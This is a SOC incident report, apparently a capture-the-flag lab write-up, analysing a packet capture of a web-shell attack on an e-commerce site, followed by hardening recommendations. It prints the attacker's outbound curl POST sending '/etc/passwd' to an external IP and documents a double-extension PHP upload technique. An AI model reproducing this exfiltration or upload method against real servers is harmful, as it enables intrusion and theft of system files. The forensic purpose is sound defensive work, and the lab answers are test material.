INCIDENCE ANALYSIS ON NETSYSLINK BREACH

NAME: AKINRINLOLA SAMUEL TEMITOPE

MAY 2025

SOC INCIDENT REPORT

Operation Silent Intrusion – NetSysLink Breach

Network Security Operations Analyst

Name: Akinrinlola Samuel

Date: May, 19 2025

PURPOSE

The purpose of this investigation is to perform a detailed forensic analysis of a suspicious event reported by the Development team at NetSysLink. Earlier today, a potentially malicious file was discovered on a production web server, prompting immediate concern for a possible security breach. In response, the Network team captured packet data (PCAP) relevant to the incident timeframe.

As part of the Security Operations Center (SOC) Network Forensics Unit, this investigation aims to:

1. **Determine the Method of Compromise:** Analyze the PCAP file to identify how the suspicious file was uploaded to the server, including the protocols and tools involved in the attack.
2. **Identify the Target and Scope:** Ascertain what systems or applications were targeted during the breach and evaluate the scope of the attack.
3. **Assess Data Exfiltration:** Evaluate whether any sensitive or confidential data was accessed or exfiltrated by the attacker.
4. **Support Incident Response:** Provide actionable intelligence and technical findings to assist the Incident Response Team in containing the breach, mitigating damage, and preventing recurrence.
5. **Enhance Security Posture:** Generate insights and recommendations that will feed into future defensive strategies and improvements to the organization's network and application security.

EXECUTIVE SUMMARY

Earlier this morning, the Development team at NetSysLink flagged the presence of a suspicious file on one of their production web servers. This triggered an internal alert, and the Network team swiftly captured relevant packet data during the timeframe in question. As part of the SOC Network Forensics Unit, you've been tasked with analyzing the PCAP file to determine how the file was uploaded, what was targeted, and whether any data was exfiltrated. Your investigation will contribute directly to response efforts and future security improvements.

2. Investigation Summary

A brief outline of your investigative approach:

• Tool(s) used: Wireshark, Geoiptools, etc.

• Filters applied (http.request.uri contains "UNION" for SQLi detection, http.request.method, etc)

• General approach (tracing attacker IP, analyzing payloads, identifying credentials)


MISSION OBJECTIVES

1. **Identify the Geographical Origin of the Attack**
From which city did the attack originate?
2. **Determine the Attacker's User-Agent**
What was the attacker’s User-Agent string, and what does it tell us about the tool or browser used?
3. **Identify the Malicious Web Shell**
What is the name of the malicious web shell that was successfully uploaded?
4. **Discover the Directory Used for File Uploads**
Which directory on the server was used to store uploaded files?
5. **Determine the Port Used for Outbound Communication**
Which outbound port did the malicious web shell use to contact the attacker's machine?
6. **Identify the File Targeted for Exfiltration**
What file did the attacker attempt to extract from the server?

INVESTIGATIONS DETAILS

1. Identify the Geographical Origin of the Attack

The attacker’s IP address is 117.11.88.124. I got the malicious IP address by checking the IP address where the malicious search filters started POST /reviews/upload.php HTTP/1.1 (application/x-php), then I google searched the IP address to check the location



117.11.88.124

Here are the results from a few Geolocation providers. Is the data shown below not accurate enough? Please read geolocation accuracy info to learn why.


Do you have a problem with IP location lookup? Report a problem.

Geolocation data from IP2Location Product: DB6, 2025-5-1

IP ADDRESS: 117.11.88.124
COUNTRY: China 🇨🇳
REGION: Tianjin
CITY: Tianjin
ISP: China Unicom Tianjin Province Network
ORGANIZATION: Not available
LATITUDE: 39.1422
LONGITUDE: 117.1761

2. Determine the Attacker's User-Agent

It was discovered that the User-Agent uses Mozilla/5.0 on the Linux kernel




Wireshark · Follow HTTP Stream (tcp.stream eq 5) · c116-WebStrike.pcap

```
POST /reviews/upload.php HTTP/1.1
Host: shoporoma.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q
=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------261765908124809068
64292095114
Content-Length: 687
Origin: http://shoporoma.com
Connection: keep-alive
Referer: http://shoporoma.com/reviews/
Upgrade-Insecure-Requests: 1
```

3. Identify the Malicious Web Shell

Going through the directory /reviews/uploads, I discovered that the malicious web shell is the image.jpg.php was uploaded to the webpage.



```
  <title>Index of /reviews/uploads</title>
 </head>
 <body>
<h1>Index of /reviews/uploads</h1>
  <table>
   <tr><th valign="top"><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=
D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size<
/a></th><th><a href="?C=D;O=A">Description</a></th></tr>
   <tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[PARENTDIR]"></td><td><a href="/revi
ews/">Parent Directory</a></td><td>&nbsp;</td><td align="right">  - </td><td>&nbsp;</td><
/tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="image.jpg
.php">image.jpg.php</a></td><td align="right">2023-11-30 13:44  </td><td align="right">10
2 </td><td>&nbsp;</td></tr>
   <tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.4.52 (Ubuntu) Server at shoporoma.com Port 80</address>
</body></html>
GET /icons/blank.gif HTTP/1.1
Host: shoporoma.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
```


3 client pkts, 3 server pkts, 5 turns.

Entire conversation (3,268 bytes) Show data as ASCII Stream 9

Find: Find Next

4. Discover the Directory Used for File Uploads


It was discovered that the directory used was /reviews/upload



```
No.   Time          Source          Destination     Protocol Length Info
    4 0.004826      117.11.88.124   24.49.63.79     HTTP      403 GET / HTTP/1.1
    8 0.037487      117.11.88.124   24.49.63.79     HTTP      356 GET /favicon.ico HTTP/1.1
   11 4.435305      117.11.88.124   24.49.63.79     HTTP      444 GET /products/ HTTP/1.1
   14 4.458038      117.11.88.124   24.49.63.79     HTTP      382 GET /products/images/product1.jpg HTTP/1.1
   19 4.458504      117.11.88.124   24.49.63.79     HTTP      382 GET /products/images/product2.jpg HTTP/1.1
   33 12.739450     117.11.88.124   24.49.63.79     HTTP      450 GET /about/ HTTP/1.1
   43 18.514912     117.11.88.124   24.49.63.79     HTTP      449 GET /reviews/ HTTP/1.1
   53 26.922481     117.11.88.124   24.49.63.79     HTTP     1304 POST /reviews/upload.php HTTP/1.1  (application/x-php)
   63 49.758143     117.11.88.124   24.49.63.79     HTTP     1302 POST /reviews/upload.php HTTP/1.1  (application/x-php)
   73 57.538074     117.11.88.124   24.49.63.79     HTTP      416 GET /admin/uploads HTTP/1.1
   83 63.058836     117.11.88.124   24.49.63.79     HTTP      410 GET /uploads HTTP/1.1
   93 69.755241     117.11.88.124   24.49.63.79     HTTP      409 GET /admin/ HTTP/1.1
  103 75.201187     117.11.88.124   24.49.63.79     HTTP      418 GET /reviews/uploads HTTP/1.1
  107 75.207010     117.11.88.124   24.49.63.79     HTTP      419 GET /reviews/uploads/ HTTP/1.1
  109 75.228143     117.11.88.124   24.49.63.79     HTTP      376 GET /icons/blank.gif HTTP/1.1
  114 75.228890     117.11.88.124   24.49.63.79     HTTP      375 GET /icons/back.gif HTTP/1.1
  121 75.229218     117.11.88.124   24.49.63.79     HTTP      377 GET /icons/image2.gif HTTP/1.1
  138 84.150547     117.11.88.124   24.49.63.79     HTTP      480 GET /reviews/uploads/image.jpg.php HTTP/1.1
  267 191.372660    24.49.63.79     117.11.88.124   HTTP      228 POST / HTTP/1.1  (application/x-www-form-urlencoded)
  326 288.389226    117.11.88.124   24.49.63.79     HTTP      470 GET /reviews/uploads/ HTTP/1.1
  330 288.400569    117.11.88.124   24.49.63.79     HTTP      427 GET /icons/blank.gif HTTP/1.1
  335 288.401559    117.11.88.124   24.49.63.79     HTTP      426 GET /icons/back.gif HTTP/1.1
  340 288.401886    117.11.88.124   24.49.63.79     HTTP      428 GET /icons/image2.gif HTTP/1.1
```

5. Identify the File Targeted for Exfiltration

Following the HTTP protocol of the POST /HTTP/1.1 it was discovered that the targeted file is the /etc/passwd



1
Wireshark · Follow HTTP Stream (tcp.stream eq 14) · c116-WebStrike.pcap

```
POST / HTTP/1.1
Host: 117.11.88.124:443
User-Agent: curl/7.81.0
Accept: */*
Content-Length: 11
Content-Type: application/x-www-form-urlencoded

/etc/passwd
```

DEFENSIVE RECOMMENDATIONS

1. Input & File Upload Validation

- **Whitelist file types**: Only allow specific MIME types and extensions (e.g., .jpg, .pdf).
- **Check file headers**: Ensure that the actual file content matches its type.
- **Limit file size**: Prevent oversized uploads that can be used in DoS or payload stuffing.
- **Rename files on upload**: Avoid executing files based on their name.

2. File Storage Hardening

- **Store files outside the web root**: Prevent direct execution via URL.
- **Apply strict permissions**: Use chmod 600 or equivalent to restrict file access.
- **Disable execution in upload directories**: Via .htaccess or web.config.

3. Malware Scanning

- Use **antivirus/antimalware engines** (e.g., ClamAV, VirusTotal API) to scan uploads.
- Integrate scanning into the upload pipeline before accepting the file.

4. Secure Website Backend

- **Patch all software** (CMS, plugins, frameworks) regularly.
- **Use least privilege** principles for backend file access and processing.
- Implement **CSRF/XSS/SQLi** protections if input is processed elsewhere.

SOC PROCESS IMPROVEMENT

1. Log Enrichment & Correlation

- Ensure **detailed logging** of file upload events:
    - IP address
    - Timestamp
    - User-agent
    - Filename
    - File type and size
- Correlate upload attempts with user behavior, IP reputation, and geolocation.

2. Alerting and Detection Rules

- Create SIEM rules for:
  - Suspicious file uploads (e.g., .php, .exe, .bat files).
  - Abnormal upload frequency or size.
  - Upload attempts to restricted directories.
- Use **YARA** rules or hash matching for known malware patterns.

3. Automated Response Playbooks

- Playbook to **quarantine uploaded files** pending malware scan.
- Auto-disable user accounts or sessions on detection of malicious behavior.
- Notify SOC analysts and optionally block the offending IP temporarily.

4. Threat Intelligence Integration

- Use threat feeds to enrich upload source IPs with risk scores.
- Add indicators (e.g., file hashes, attacker IPs) to blacklists and share with peers.

CONCLUSION

This incident demonstrates how a vulnerable web interface and lack of upload validation can be exploited for full system compromise. The attack was quickly contained, but it underscores the need for layered defenses, continuous monitoring, and proactive threat modeling.

Prepared by: Akinrinlola Samuel

SOC Analyst – NetSysLink

Date: 05/19/2025